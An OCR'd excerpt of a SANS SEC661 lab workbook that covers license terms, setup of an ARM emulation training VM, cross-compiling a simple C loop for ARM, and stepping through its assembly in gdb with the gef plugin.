Workbook

SANS

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE,USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC661_W_G03_01

Welcome to the SEC661 Electronic Workbook

E-Workbook Overview

This electronic workbook contains all lab materials for SANS SEC661. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.

Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks
- Inline drop-down solutions, command lines, and results for easy validation and reference
- Integrated keyword searching across the entire site at the top of each page
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page
- Many images can be clicked to enlarge when necessary

Updating the E-Workbook

Tip


We recommend performing the update process at the start of the first day of class to ensure you have the latest content.


The electronic workbook site is stored locally in the VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the VM by running the following command in a bash window:

```
workbook-update.sh
```

Here are specific instructions for Linux VMs:

- For the Linux VM, open a Terminal window and run as root with the command `workbook-update.sh` as shown here:





The script will indicate whether there were available updates. If so, be sure to refresh any pages you are currently viewing (or restart the browser) to make sure you are seeing the latest content.

Using the E-Workbook

The SEC661 electronic workbook should be the home page for the browsers inside all virtual machines where it is maintained. Simply open a browser or click the home page button to immediately access it in the VMs.

You can also access the workbook from your host system by connecting to the IP address of your VM. Run `ip a` in Linux to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. **http://<%VM-IP-ADDRESS%>**). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

We hope you enjoy the SEC661 class and workbook!

Lab 0: Getting Started

Overview

Welcome to SANS SEC661!!!

We are glad you are here and hope that you get a lot out of this training. This section is designed to help you setup your lab environment. This course will use one primary virtual machine (hammerhead) that runs multiple qemu-based ARM virtual machines within it. Hammerhead runs in vmware and is designed to be a self-contained ARM training environment.


Credentials

All of the virtual machines in this course (except for netgear and dlink) use the following credentials:

- User: `nemo`
- Password: `nemo`

Virtual machines

The virtual machine setup is illustrated below. Further details will be provided in the labs.



IP addresses for virtual machines

Virtual Machine	Type	IP Address
Hammerhead	x86_64 VMWare VM	192.168.2.1
Mako	ARMv7 Qemu VM	192.168.2.10
Dogfish	ARMv7 Qemu VM	192.168.2.20
netgear	ARMv7 chroot	192.168.2.21
dlink	ARMv7 chroot	192.168.2.22
Tiger	64-bit ARM	192.168.2.40

Setting up the hammerhead virtual machine

Requirements

- You will need Vmware Workstation or Vmware Fusion to run the hammerhead virtual machine. The free 30-day trial is sufficient for this course.
  - https://www.vmware.com/products/workstation-pro.html
  - https://www.vmware.com/products/fusion.html
- You will need around 80Gb of free disk space for the hammerhead vm
- You will need 7zip or other compression software that can decompress .7z files
  - https://www.7-zip.org/download.html
- You will need administrative access for the host you are running hammerhead on

Importing the hammerhead vm

- Download and extract the hammerhead-vm.7z file
- Open Vmware Workstation or Vmware Fusion
- Import the hammerhead virtual machine by clicking File/Open, browse to the `Hammerhead_XXXX.vmx` file in the extracted folder and click Open

Starting the hammerhead vm in vmware

- Start the virtual machine by selecting it in Vmware Workstation and click `Power On this Virtual Machine`
- No changes need to be made to the virtual machine's cpu or ram configuration
- If you are prompted the first time the virtual machine boots up, select `"I copied it"` to continue

Hammerhead vm

The hammerhead virtual machine should be started directly from vmware. All of the other vms will run inside of hammerhead.

> ⚠ **Security Warning**
>
> For the purposes of our labs, ASLR has been turned off in the hammerhead virtual machine. This virtual machine runs intentionally vulnerable software. It is not recommended to use this vm in a production environment.

Changing the Keyboard and Language Settings


To change the keyboard and language settings, click "Activities" in the upper-left corner, and then type Settings and search for "Region & Language". Make changes as needed.

Starting up the mako, dogfish, and tiger virtual machines

These virtual machines are all started the same way.

> **Notice**
>
> Multiple qemu vms can be ran at once, but it is recommended to only run one at a time.

- Start up the hammerhead vm and login with the credentials provided above
- Open a console (use the Terminator icon in the left sidebar)



- Change into the directory for the qemu arm vm you want to start (ie cd ~/qemu/mako)
- Use sudo and run the startup script (sudo ./start_mako.sh)

```
nemo@hammerhead:~$ cd ~/qemu/mako

nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command and entering the password. You should see what looks like a normal linux startup ending with a login prompt.

```
...

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- If you get the login prompt, **Congratulations!** your emulated ARM vm is ready

> **Note**
>
> This can take a while and if you think it has completed, but don't see a login prompt, try hitting enter a few times.

Connecting to the virtual machines

Using the display in the qemu console can be limiting, so it is recommended to ssh locally into the virtual machines while doing the lab exercises.

- Once you have started up the virtual machine, create another tab in the Terminator console window (ctrl+shift+t).
- From this new tab, ssh into the virtual machine. You can ssh to the name of the vm or its IP address listed above.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@mako's password:

Last login: Sat Mar 27 21:35:17 2021 from 192.168.2.1

nemo@mako:~$
```

The labs and labs64 shared folders

The `/home/nemo/labs` and `/home/nemo/labs64` folders are shared from hammerhead vm to the mako and tiger vms via NFS and should automatically stay synchronized.

For example, when you log into mako, you will see the labs folder in nemo's home directory. Any changes you make to this folder while logged into mako will be reflected in the labs folder in the hammerhead vm. Also, any changes made in the `/home/nemo/labs` folder while in hammerhead will be reflected in the mako vm.

Similarly, the `/home/nemo/labs64` folder in hammerhead will be synchronized with the `/home/nemo/labs64` folder in the tiger vm.

Static analysis of the ARM binaries using tools like ghidra or radare2 can be done in hammerhead.

> **Note**
>
> There are no graphical editors in the qemu virtual machines. However, if you would like to edit files in the labs or labs64 folders, you can edit them using a graphical editor (like gedit) in the hammerhead vm. Any saved changes will be automatically synched to the qemu vms. Alternatively, you can use vim and nano which are installed in each of the qemu vms. Nano Cheatsheet

Netgear and Dlink

The instructions for starting up the netgear and dlink emulated routers are provided in their associated labs.

Lab 1: Working with ARM

Background

Most of us aren't running ARM natively (yet). Cross-compilers allow us to compile programs for ARM while working in another architecture such as x86_64. Having a fundamental understanding how programs are built gives researchers an advantage for understanding bugs in code. Emulators such as qemu allow us to run single binaries or entire operating systems on non-native architecture.

Objectives

- Cross compiling ARM binaries
- Emulating ARM on non-native platform

Lab Preparation

> **Info**
>
> This lab will be done in the hammerhead virtual machine

- Boot up the `hammerhead` virtual machine in vmware and login using the credentials below.
  - User: `nemo`
  - Password: `nemo`

To get a command prompt, open up the Terminator application from the toolbar on the left. It is a small icon with 4 squares. Alternatively, you can use the native Terminal application.

> **Info**
>
> Copies of the binaries have been placed in the `~/labs/simple_loop` folder so that you can work out of the `~/labs/simple_loop/src` folder and compile new binaries without having to worry about overwriting existing files.

Compiling a native (x86_64) binary

The hammerhead virtual machine is not ARM. Let's confirm this by opening up a terminal and running the `uname -a` command to confirm that hammerhead is running on the x86_x64 architecture.

```
nemo@hammerhead:~$ uname -a

Linux hammerhead 5.8.0-44-generic #50~20.04.1-Ubuntu SMP Wed Feb 10 21:07:30 UTC 2021 x86_64 x86_64
x86_64 GNU/Linux
```

This command should confirm that the hammerhead architecture is x86_64.

Ensure you have the ARM cross compiler installed in the hammerhead vm by typing `arm-linux` and hitting the tab key a few times, you should see an expanded list of `arm-linux-gnueabi-...` binaries.

```
nemo@hammerhead:~$ arm-linux-gnueabi-
arm-linux-gnueabi-addr2line     arm-linux-gnueabi-gcov-9
arm-linux-gnueabi-ar            arm-linux-gnueabi-gcov-dump
arm-linux-gnueabi-as            arm-linux-gnueabi-gcov-dump-9
arm-linux-gnueabi-c++filt       arm-linux-gnueabi-gcov-tool
arm-linux-gnueabi-cpp           arm-linux-gnueabi-gcov-tool-9
arm-linux-gnueabi-cpp-9         arm-linux-gnueabi-gprof
arm-linux-gnueabi-dwp           arm-linux-gnueabi-ld
arm-linux-gnueabi-elfedit       arm-linux-gnueabi-ld.bfd
arm-linux-gnueabi-gcc           arm-linux-gnueabi-ld.gold
arm-linux-gnueabi-gcc-9         arm-linux-gnueabi-nm
arm-linux-gnueabi-gcc-ar        arm-linux-gnueabi-objcopy
arm-linux-gnueabi-gcc-ar-9      arm-linux-gnueabi-objdump
arm-linux-gnueabi-gcc-nm        arm-linux-gnueabi-ranlib
arm-linux-gnueabi-gcc-nm-9      arm-linux-gnueabi-readelf
arm-linux-gnueabi-gcc-ranlib    arm-linux-gnueabi-size
arm-linux-gnueabi-gcc-ranlib-9  arm-linux-gnueabi-strings
arm-linux-gnueabi-gcov          arm-linux-gnueabi-strip
```

Let's start by looking at a basic C program. The source code for `simple_loop` is shown below. It will run through a basic "for" loop several times and when it is finished will print the total number of iterations.

```
nemo@hammerhead:~$ cd labs/simple_loop/src/

nemo@hammerhead:~/labs/simple_loop/src$ ls
simple_loop.c
```

```
nemo@hammerhead:~/labs/simple_loop/src$ cat simple_loop.c
#include <stdio.h>


int main(int argc, char *argv[]) {

    int index;
    int max = 10;

    for(index=0; index<max; index++) {

    }

```

```
    printf("total: %d\n", index);

    return 0;
}
```

Compile this for the native architecture (x86_64) using the gcc command as shown below. The -o parameter designates the output file name. We will name the first file with a .x64 extension to differentiate the architecture.

```
nemo@hammerhead:~/labs/simple_loop/src$ gcc -o simple_loop.x64 simple_loop.c
nemo@hammerhead:~/labs/simple_loop/src$ ls
simple_loop.c  simple_loop.x64
```

The `file` command displays information about the file type. In the output below, we see that the `simple_loop.x64` that we just compiled is a x86-64 ELF file.

```
nemo@hammerhead:~/labs/simple_loop/src$ file simple_loop.x64
simple_loop.x64: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=dc030ad8a349926236e6d23d9207d3877e670923, for
GNU/Linux 3.2.0, not stripped
```

Since `simple_loop.x64` is an x86_64 ELF binary, it should run fine in the hammerhead vm.

```
nemo@hammerhead:~/labs/simple_loop/src$ ./simple_loop.x64
total: 10
```

Cross-compiling an ARM binary

Now, let's try using the `arm-gnueabi-gcc` compiler. With this tool we can cross-compile to create ARM binaries while running on other platforms like x86_64.

```
nemo@hammerhead:~/labs/simple_loop/src$ arm-linux-gnueabi-gcc -o simple_loop.arm simple_loop.c

nemo@hammerhead:~/labs/simple_loop/src$ ls
simple_loop.arm  simple_loop.c  simple_loop.x64
```

Again, we will use an extension (this time ".arm") to designate the type of file we are creating. Check this with the `file` command to ensure we created an ARM ELF binary.

```
nemo@hammerhead:~/labs/simple_loop/src$ file simple_loop.arm
simple_loop.arm: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.3, BuildID[sha1]=a70a511365761bdfcf5abdd1aa1e52c89dd2d845, for GNU/Linux
3.2.0, not stripped
```

If we try to run the ARM binary on the x86_64 architecture, we get the following error.

```
nemo@hammerhead:~/labs/simple_loop/src$ ./simple_loop.arm
bash: ./simple_loop_arm: cannot execute binary file: Exec format error
```

> **Note**
>
> If the `qemu-user-binfmt` package is installed, ARM binaries are able to run in the x86_64 vm. This package uses `qemu-arm` behind the scenes. This package is installed with `qemu-arm` but has been removed in the hammerhead vm.

Running ARM binaries on x86_64

The `qemu-arm` command allows us to run ARM binaries in our non-ARM vm.

```
nemo@hammerhead:~/labs/simple_loop/src$ qemu-arm ./simple_loop.arm
/lib/ld-linux.so.3: No such file or directory
```

The problem is that simple_loop.arm is dynamically linked and cannot find the ARM version of its dependencies (ie ld-linux.so.3) on the x86_64 host that it is running on.

If you get this error, try recompiling the binary with the `-static` parameter. This will build the ARM binary with all of its external dependencies combined into a single ELF file, meaning that it will not rely on external shared objects like ld-linux.so.3.

```
nemo@hammerhead:~/labs/simple_loop/src$ arm-linux-gnueabi-gcc -o simple_loop_static.arm simple_loop.c -
static

nemo@hammerhead:~/labs/simple_loop/src$ ls
simple_loop.arm  simple_loop.c  simple_loop_static.arm  simple_loop.x64

nemo@hammerhead:~/labs/simple_loop/src$ file simple_loop_static.arm
simple_loop_static.arm: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked,
BuildID[sha1]=89bf612ae8880f5f19d1150addf204441baa9386, for GNU/Linux 3.2.0, not stripped

nemo@hammerhead:~/labs/simple_loop$ qemu-arm ./simple_loop_static.arm
total: 10
```

> **Tip**
>
> If you have the required ARM shared objects on your host, you can use the `-L` parameter for `qemu-arm` to specify a search path. Try `qemu-arm --help` to see more options.

Summary

In this lab we covered some basics on working with ARM on non-ARM systems. Moving forward we will be using qemu for emulating full operating systems. The components required for running and compiling ARM are important and there may be circumstances where we want to:

- Build our own custom ARM tools for emulation or fuzzing
- Write and compile ARM binaries to run on a target
- Emulate ARM binaries pulled from IoT devices for dynamic analysis or fuzzing

Lab 2: Debugging ARM Assembly

Background

There are lots of ARM assembly instructions and learning them takes time. This lab is designed to get you familiar with some common instructions by stepping through them one at a time and observing the affects they have on the system. If you are new to ARM assembly, it may seem overwhelming, but don't be discouraged, you will begin to notice patterns the more you work with it.

Objectives

- Using the gdb debugger with the gef plugin
- Setting breakpoints
- Single stepping through ARM assembly
- Examining process memory while in gdb

Lab Preparation

Note

This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako
```

```
nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Debugging the simple_loop program

While ssh'd into the mako vm, change into the `/home/nemo/labs/simple_loop` folder.

```
nemo@mako:~$ cd ~/labs/simple_loop/
```

Note

Using gef in this lab is a matter of preference. If you are familiar with gdb and don't want to use gef, you can disable it by commenting out the the gef entry in ~/.gdbinit file with a "#". If you disable gef and just use gdb, your output will look different from what is in this lab guide.

To disable gef, use nano to edit the ~/.gdbinit file.

```
nemo@mako:~$ nano ~/.gdbinit
```

While editing the file with nano, insert a '#' at the beginning of the line and then hit ctrl-x to exit nano. When prompted to save, hit 'y'. You can then view your changes with the cat command.

```
nemo@mako:~/labs/simple_loop$ cat ~/.gdbinit
#source ~/.gef-54e93efd89ec59e5d178fbbeda1fed890098d18d.py
```

Open `simple_loop_static.arm` in the gdb debugger using the following command.

```
nemo@mako:~/labs/simple_loop$ gdb simple_loop_static.arm

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
87 commands loaded for GDB 9.2 using Python engine 3.8
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from simple_loop_static.arm...
(No debugging symbols found in simple_loop_static.arm)
gef➤
```

First, let's change the gef settings so that it displays only registers and code when we hit a breakpoint.

```
gef➤  gef config context.layout "regs code"
```

Disassembly the main function

Start by disassembling the `main` function in gdb.

```
gef➤  disas main
Dump of assembler code for function main:
   0x00010480 <+0>: push    {r7, lr}
   0x00010482 <+2>: sub sp, #16
   0x00010484 <+4>: add r7, sp, #0
   0x00010486 <+6>: str r0, [r7, #4]
   0x00010488 <+8>: str r1, [r7, #0]
   0x0001048a <+10>:    movs    r3, #10
   0x0001048c <+12>:    str r3, [r7, #12]
   0x0001048e <+14>:    movs    r3, #0
   0x00010490 <+16>:    str r3, [r7, #8]

...
```

You should recognize some of the assembly instructions from our class discussion. Here are some examples.

- `sub sp, #16` (subtract 16 from sp and store it back in sp)
- `add r7, sp, #0` (add 0 to sp and store the result in r7)
- `str r0, [r7, #4]` (store the value in r0 at the address in r7+4)
- `movs r3, #10` (move 10 into the r3 register)

Setting a breakpoint in main

We want to set a breakpoint on the `sub sp, #16` instruction near the beginning of the `main` function. Once the breakpoint is set, we can start the program and when it reaches this instruction it will break or stop. We will be able to interact with the debugger and examine memory when the program is in this halted state.

Set a breakpoint with the `b` command, which is short for `break`. We use a `*` to let gdb know that we are setting the breakpoint on an address and not a name.

> **Note**
>
> On your system, this address may vary, look for the `sub` instruction near the beginning of the `main` function.

```
b *0x00010482
```

Don't forget the asterisk (*).

We can verify our breakpoint by running the `info b` command.

```
gef➤  info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x00010482 <main+2>
```

Next, start the program with the `run` command. Execution of the simple_loop_static.arm program will begin and execution should stop at our breakpoint. If we are using gef, we should see the following output.

```
gef➤  run

──────────────────────────────────────────────────────────────────────────── registers ────
$r0  : 0x1
$r1  : 0xbefff5e4  →  0xbefff712  →  "/home/nemo/labs/simple_loop/simple_loop_static"
$r2  : 0xbefff5ec  →  0xbefff741  →  "SHELL=/bin/bash"
$r3  : 0x00010481  →  <main+1> push {r7,  lr}
$r4  : 0xbefff4b8  →  0xaad03bc9
$r5  : 0x0
$r6  : 0x0
$r7  : 0x0
$r8  : 0x0
$r9  : 0x0
$r10 : 0x00074000  →  0x00000000
$r11 : 0x0
$r12 : 0xbefff520  →  0x00000000
$sp  : 0xbefff498  →  0x00000000
$lr  : 0x00010649  →  <__libc_start_main+397> bl 0x14718 <exit>
$pc  : 0x00010482  →  <main+2> sub sp,  #16
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]
─────────────────────────────────────────────────────────────────────── code:arm:THUMB ────
      0x1047d <frame_dummy+37> b.n    0x103fc <register_tm_clones>
      0x1047f <frame_dummy+39> nop
      0x10481 <main+1>         push   {r7,  lr}
 →    0x10483 <main+3>         sub    sp,  #16
      0x10485 <main+5>         add    r7,  sp,  #0
      0x10487 <main+7>         str    r0,  [r7,  #4]
      0x10489 <main+9>         str    r1,  [r7,  #0]
      0x1048b <main+11>        movs   r3,  #10
      0x1048d <main+13>        str    r3,  [r7,  #12]
───────────────────────────────────────────────────────────────────────────────────────────
gef➤
```

Single stepping

Let's examine some of the instructions by stepping through them one at a time and observing the changes made to the registers. For example, when the first instruction (sub sp, #16) has been executed, we should see 16 subtracted from the sp register.

```
gef➤  si
```

> ✓ **Try it.**
>
> Step through assembly instructions one at a time using the `si` (step instruction) command. Use this command multiple times and see if you can recognize and begin to predict the changes that occur when the instructions are executed.

Examining memory

Restart the program by typing in the `run` command. We should hit our breakpoint again. This time let's take a look at how the memory is changing. In gdb, we can examine memory using the `x` command. Typing `help x` in gdb will give you a brief description.

With gdb paused at our breakpoint, execute the following command.

```
gef➤  x/20wx $sp
0xbefff4a8: 0x00000000  0x00010649  0x00000000  0x00074000
0xbefff4b8: 0x00000001  0xbefff5f4  0x00010481  0x00010168
0xbefff4c8: 0x3a23e4da  0x84dd1671  0x000109dd  0x00010168
0xbefff4d8: 0x00074010  0x00000000  0x00000000  0x00000000
0xbefff4e8: 0x00074000  0x00000000  0x00000000  0x00000000
```

Let's breakdown this command. `x/20wx $sp`

- We want to examine memory `x/` . The debugger knows that the format will follow the slash.
- Show us '20' words 'w' in hexadecimal 'x'.
- Start displaying memory at the address in the '$sp' register.

We see this in the output above. The column on the left shows the memory addresses and the 4 columns to the right are the 20 words in hexadecimal as we requested.

What if we wanted to see this in single bytes instead of words? We substitute the 'w' for a 'b'. Here we are showing 24 bytes starting at the '$sp' register again. Notice the addresses in the left column are different because we are only showing 8 bytes per line.

```
gef➤  x/24bx $sp
0xbefff4a8: 0x00    0x00    0x00    0x00    0x49    0x06    0x01    0x00
0xbefff4b0: 0x00    0x00    0x00    0x00    0x00    0x40    0x07    0x00
0xbefff4b8: 0x01    0x00    0x00    0x00    0xf4    0xf5    0xff    0xbe
```

Run the si instruction a few times until you get to address 0x10487 shown below. You're output may vary, but we are single stepping to the `str r0, [r7, #4]` instruction.

```
────────────────────────────────────────────────────────────────────────────────────────────────

registers ────
$r0   : 0x1
$r1   : 0xbefff5f4  →  0xbefff719  →  "/home/nemo/labs/simple_loop/simple_loop_static.arm"
```

```
$r2  : 0xbefff5fc  →  0xbefff74c  →  "SHELL=/bin/bash"
$r3  : 0x00010481  →  <main+1> push {r7,  lr}
$r4  : 0xbefff4c8  →  0x84a8ade6
$r5  : 0x0
$r6  : 0x0
$r7  : 0xbefff498  →  0x00010168  →  <_init+0> push {r3,  lr}
$r8  : 0x0
$r9  : 0x0
$r10 : 0x00074000  →  0x00000000
$r11 : 0x0
$r12 : 0xbefff530  →  0x00000000
$sp  : 0xbefff498  →  0x00010168  →  <_init+0> push {r3,  lr}
$lr  : 0x00010649  →  <__libc_start_main+397> bl 0x14718 <exit>
$pc  : 0x00010486  →  <main+6> str r0,  [r7,  #4]
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────
code:arm:THUMB ────
      0x10481 <main+1>         push   {r7,  lr}
      0x10483 <main+3>         sub    sp,  #16
      0x10485 <main+5>         add    r7,  sp,  #0
 →    0x10487 <main+7>         str    r0,  [r7,  #4]
      0x10489 <main+9>         str    r1,  [r7,  #0]
      0x1048b <main+11>        movs   r3,  #10
      0x1048d <main+13>        str    r3,  [r7,  #12]
      0x1048f <main+15>        movs   r3,  #0
      0x10491 <main+17>        str    r3,  [r7,  #8]
──────────────────────────────────────────────────────────────────────────
gef➤
```

